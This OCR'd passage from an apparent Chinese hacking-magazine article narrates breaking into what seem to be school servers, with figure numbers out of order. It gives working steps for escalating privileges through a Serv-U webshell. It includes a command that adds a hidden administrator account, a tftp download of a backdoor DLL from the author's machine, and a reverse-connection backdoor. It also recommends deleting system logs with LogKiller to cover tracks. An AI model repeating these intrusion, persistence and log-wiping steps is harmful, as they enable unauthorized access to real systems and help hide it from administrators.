


图6

继续执行命令**netstat -an**查看端口，发现3389开放，直接登录上去。哈哈，SQL数据库服务器到手了，如图8。

五、又见Serv-u

轻松拿下了数据库服务器后，下一步就是Web服务器的提权问题了，本地溢出好像不行，服务器也没有装pcanywhere，要是装了Serv-u的话就……拿出Nc输入nc -vv 10.100.0.2 21来连接Web服务器的FTP服务（如果Webshell可以执行命令的话也可以通过net start命令来查看服务），Nc的返回信息令我大跌眼镜，居然真的有Serv-u，如图9。我马上回到一句话木马，下拉菜单选择“创建文件”，“文件名”输入web目录的物理路径+文件名全称（要后缀名），如D:\www\images\su.aspx，“文件内容”写入Aspx版的Serv-u提权工具，点击提交后就可以通过http://10.100.0.2/images/su.aspx访问了，如图10。直接在cmd框内输入命令进行提权，成功了，如图11。

小提示：

很多人不知道利用serv-u提权如何确定命令执行成功，我在这里说一下，看到那些返回的信息了吗？在里面找你刚才输入的命令，如“in: site exec net user hack hack /add&net localgroup administrators hack /add”，然后往下看，可以看到一行字如“out:200 EXEC command successful (TID=33).”，如果看到这个消息，那么恭喜你，你所输入的命令成功执行了。如果出现的不是这个，而是“Not logged in”的话，就说明命令没有被成功执行，可能的原因是管理员改掉了默认密码。




图 7

最后，既然权限都拿到了，那么就可以直接登录3389了，任务完成。最后离开的时候记得删除日志，推荐使用logkiller.exe，很方便的一款小工具，直接双击即可删除系统的所有默认日志。




图 10

六、种植后门

在拿到系统权限删除日志后，我一连几天都懒得去动服务器了，这天心血来潮又想登录上去玩玩。可是当我使用上次的老办法拿到权限登录3389的时候，意外却发生了，如图12。看来是管理员老师发现了我的入侵，并对安全策略进行了调整，估计是只允许administrator用户登录3389。日志还没清除，这怎么办呢？对了，我还有一个系统权限的CMD，那就是Serv-u，我可以尝试一下使用tftp上传后门并运行。说干就干，在本地双击TFTPD32.exe，这样就完成了TFTP服务器的搭建。将后门程序jannick.dll（随意门，以前X上曾经介绍过）放在TFTPD32.exe所在目录下，然后在Serv-u上输入tftp -i 10.100.7.100 get jannick.dll，提示上传成功，TFTP服务器也显示上传完成，如图13。然后安装后门，成功后拿出连接器进行反向连接，输入密码，删除日志，闪人，如图14。

就这样，我渡过了一个漫长的入侵旅程，在入侵过程中也温习了许多工具及技巧的使用。

（本文所涉及到的X-Scan、SqlExec、ASP+PHP两用Shell、webadmin2xf、ASPX版Serv-U提权工具、NC、LogKiller、随意门2006、TFTPD32已收录到光盘中）




图 8




图 9

